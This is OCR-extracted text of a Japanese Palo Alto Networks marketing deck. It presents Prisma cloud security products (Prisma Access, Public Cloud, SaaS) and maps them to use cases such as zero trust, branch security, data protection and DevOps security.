


対応方針

- シームレスなユーザー利便性
- 一貫したセキュリティ
- 無駄を排除したシンプルなアーキテクチャー
- オートスケーリング

PRISMA BY PALO ALTO NETWORKS

拠点からのクラウドアクセス
CLOUD-CONNECTED BRANCH




対応方針

- バックホール通信の撤廃
- 拠点ネットワークの単純化
- 一貫したポリシー
- 迅速な展開
- IoTを含む全ての通信を
  セキュアに

PRISMA
BY PALO ALTO NETWORKS

ゼロトラストクラウドセキュリティ
ZERO TRUST CLOUD SECURITY



GP cloud service → Prisma Access


対応方針

- リスクに基づくアクセス制御
- 通信の調査/検疫
- 通信の監視とデータ保護
- 通信の可視化とリスクへのインサイト

PRISMA BY PALO ALTO NETWORKS

クラウドガバナンス＆コンプライアンス
CLOUD GOVERNANCE AND COMPLIANCE

GP cloud service → Prisma Access



対応方針

- 通信の可視化とアプリベースのアクセス制御
- データやアセットのリアルタイム把握
- ポリシー違反の監視と修復
- オンデマンドのコンプライアンスレポート

PRISMA BY PALO ALTO NETWORKS

次世代ファイアウォールのメリット：通信の識別・可視化と制御

業務アプリ

私用アプリ

1 識別

インターネット

SaaSからSNS、有害なファイル共有まで、**2,700以上のアプリケーションを自動的に識別**

2 可視化

アプリ/ユーザー*ごとに通信状況を可視化、**リスクの高い通信を一目で把握**可能に

*AD連携時

3 制御


アプリ/ユーザー*ごとにアクセスの許可/禁止のポリシーを設定、**危険・不要な通信を制御**

アクセス制御の設定例

- クラウドサービスごとに許可/禁止
- ユーザー/部署ごとに許可/禁止
- 条件設定による制限付き許可

PRISMA BY PALO ALTO NETWORKS

クラウドデータ保護
CLOUD DATA PROTECTION



AP → Prisma SaaS


RL → Prisma Public Cloud

対応方針

- 機密データの検出と分類
- 監視とデータ保護
- データ漏洩リスクの検知と自動修復

PRISMA BY PALO ALTO NETWORKS

PrismaによるOffice365セキュリティの例



PRISMA BY PALO ALTO NETWORKS

クラウドセキュリティのテーマと関連製品

テーマ	ユースケース	Prisma Access	Prisma Public Cloud	Prisma SaaS	その他の関連製品
モバイルセキュリティ	• モバイルセキュリティ(働き方改革) • BYODセキュリティ • リモートVPNやプロキシの撤廃	◉			PA-Series、VM-Series
拠点セキュリティ	• MPLSの負荷軽減/撤廃 • SD-WANソリューションとの併用 • 海外含む拠点のFW機器撤廃	◉			PA-Series、VM-Series
ゼロトラスト クラウドセキュリティ	• プロキシ/CASBの更改 • ゼロトラストイニシアチブ	◉	●	●	
クラウドガバナンス& コンプライアンス	• 環境横断でのアセット/設定管理 • GDPR等の各種規制対応		◉	◉	VM-Series
クラウドデータ保護	• クラウド上の情報漏洩防止		◉	◉	
クラウド脅威防御	• セグメンテーションと脅威防御 • クラウドのホスト/ネットワーク保護 • セキュリティ調査の迅速化		◉		VM-Series、Traps
DevOpsセキュリティ	• コンテナイメージの脆弱性スキャン • IaCセキュリティ • CI/CDパイプラインの継続的監視		◉		VM-Series Twistlock、PureSec

PRISMA BY PALO ALTO NETWORKS

クラウドジャーニー（J2C）をセキュアにする7つのアプローチ
STRATEGY FOR SECURING YOUR JOURNEY TO THE CLOUD

DevOpsセキュリティ
Secure DevOps
シフトレフトの実践

クラウド脅威防御
Cloud Threat Protection
脅威防御・検知・対応

クラウドデータ保護
Cloud Data Protection
情報漏洩対策

モバイルからのクラウドアクセス
Cloud-enabled Mobile Workforce
モバイルセキュリティ
ローカルブレイクアウト

拠点からのクラウドアクセス
Cloud-connected Branch
脅威防御＋内部不正対策

ゼロトラストクラウドセキュリティ
Zero Trust Cloud Security

クラウドガバナンス＆コンプライアンス
Cloud Governance & Compliance
設定漏れ/ミス対策

PRISMA BY PALO ALTO NETWORKS

ビジネス成果の向上

データ、資産、
リスクに対する可視性

一貫性のある、
包括的なセキュリティ

スピードと俊敏性

運用コストと
複雑性の低減

PRISMA
BY PALO ALTO NETWORKS


PRISMA
BY PALO ALTO NETWORKS